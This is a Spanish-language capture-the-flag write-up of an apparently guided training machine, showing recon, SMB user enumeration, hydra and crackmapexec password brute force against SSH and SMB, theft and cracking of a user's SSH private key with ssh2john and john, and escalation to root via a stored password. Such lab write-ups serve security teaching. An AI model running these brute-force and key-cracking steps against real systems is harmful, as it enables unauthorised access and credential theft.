
La máquina de hoy es otro que es formato guiado, yo por aquí solo voy a realizar la parte donde hackeo la máquina

Ping inicial de reconocimiento, nos enfrentamos a un potencial LINUX

NMAP con los siguientes puertos abiertos:




whatweb:

```
rtt min/avg/max/mdev = 65.619/89.364/158.577/39.962 ms

┌──(jouker㉿joukerm)-[~]
└─$ whatweb 10.10.107.17
http://10.10.107.17 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServe
r[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.107.17]
```

Al parecer tenemos 2 webs:


```
┌──(jouker㉿joukerm)-[~]
└─$ whatweb 10.10.107.17:8080
http://10.10.107.17:8080 [200 OK] Country[RESERVED][ZZ], HTML5, IP[10.10.107.
17], Title[Apache Tomcat/9.0.7]

┌──(jouker㉿joukerm)-[~]
└─$ pache Tomcat/9.0.7]
```




Undergoing maintenance


Please check back later

Con gobuster podemos listar esta página development que contiene 2 archivos.





Al parecer el tal J tiene un password débil que hay que crackear, creo que tal y como pintan los textos hay que vulnerarlos a traves de SMB.



Con la herramienta Enum4linux obtenemos los 2 usuarios de los que hablabamos antes:

```
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '',
S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain Group)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
 ==========( Getting printer info for 10.10.99.98 )==========
No printers returned.

enum4linux complete on Mon Feb 10 12:41:52 2025

┌──(jouker㉿joukerm)-[~]
└─$
```

Hacemos bruteforce con crackmapexec y vemos como la password es 123456: (NO ES)

```
No printers returned.


enum4linux complete on Mon Feb 10 12:41:52 2025


┌──(jouker㉿joukerm)-[~]
└─$ sudo crackmapexec smb 10.10.107.17 -u 'jan' -p '/usr/share/wordlists/rockyou.txt'
[sudo] contraseña para jouker:

┌──(jouker㉿joukerm)-[~]
└─$ sudo crackmapexec smb 10.10.99.98 -u 'jan' -p '/usr/share/wordlists/rockyou.txt'
SMB         10.10.99.98     445    BASIC2           [*] Windows 6.1 (name:BASIC2) (domain:) (signing:False) (SMBv1:True)
SMB         10.10.99.98     445    BASIC2           [+] \jan:123456

┌──(jouker㉿joukerm)-[~]
```

Antes había visto una carpeta de anonymous, al parecer cuando acccedes tambien te facilitan los nombres de usuarios


```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-10 12:37:47

┌──(jouker㉿joukerm)-[~]
└─$ smbclient //10.10.99.98/anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 19 19:31:20 2018
  ..                                  D        0  Thu Apr 19 19:13:06 2018
  staff.txt                           N      173  Thu Apr 19 19:29:55 2018

                14318640 blocks of size 1024. 11091936 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0,6 KiloBytes/sec) (average 0,6 KiloBytes/s
smb: \> exit

┌──(jouker㉿joukerm)-[~]
└─$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay

┌──(jouker㉿joukerm)-[~]
└─$
```

Hay que hacer pensamiento lateral, en vez de intentar vulnerar las credenciales de SMB hay que vulnerar las credenciales de SSH:

```
[*] Closed 1 connections

┌──(jouker㉿joukerm)-[~]
└─$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.99.98/
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-10 13:12:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to redu
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896
[DATA] attacking ssh://10.10.99.98:22/
[STATUS] 348.00 tries/min, 348 tries in 00:01h, 14344053 to do in 686:59h, 14 active
[22][ssh] host: 10.10.99.98   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-10 13:14:37

┌──(jouker㉿joukerm)-[~]
```

Donde, ahora si, si que tenemos acceso.

Creación de servidor de python1 con SimpleHTTPserver 8087, donde nos descargaremos la id_rsa de kay, acordarse de poner chmod 600




```
└─$

┌──(jouker㉿joukerm)-[~/Descargas]
└─$ ssh -i id_rsa kay@10.10.99.98
Enter passphrase for key 'id_rsa':

┌──(jouker㉿joukerm)-[~/Descargas]
└─$ ssh2john id_rsa > hash.txt

┌──(jouker㉿joukerm)-[~/Descargas]
└─$ cat hash.txt
id_rsa:$sshng$1$16$6ABA7DE35CDB65070B92C1F760E2
4676de801a2712ef86e499d5cad1af838d19402729c4718
3d772204241e305194ee7813ec99be3ced17455644ce550
```

```
479fa498f148924796d6d616218ec2a5fa0949def8542dc9b75fd95b75c26fbe91ef9b06e61e9
0e0df20bb973f33471dab5e87f4c1f0a5d8a7f4e653a8edb337116fa6e5ed858

┌──(jouker㉿joukerm)-[~/Descargas]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded h
ashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
1g 0:00:00:00 DONE (2025-02-10 13:33) 11.11g/s 919200p/s 919200c/s 919200C/s
betzabeth..beba21
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(jouker㉿joukerm)-[~/Descargas]
└─$
```

Al entrar con el ID_RSA y poner la passphrase que nos pide, podemos entrar por ssh.

```
┌──(jouker㉿joukerm)-[~/Descargas]
└─$ ssh -i id_rsa kay@10.10.99.98
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

Al final no fue tan difícil como parecía en primer lugar, solo que el lió con el SMB y el SSH con el bruteforce ha hecho perder bastante el tiempo

```
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls -l
total 4
-rw------- 1 kay kay 57 Apr 23  2018 pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$ sudo su -
[sudo] password for kay:
root@basic2:~#
```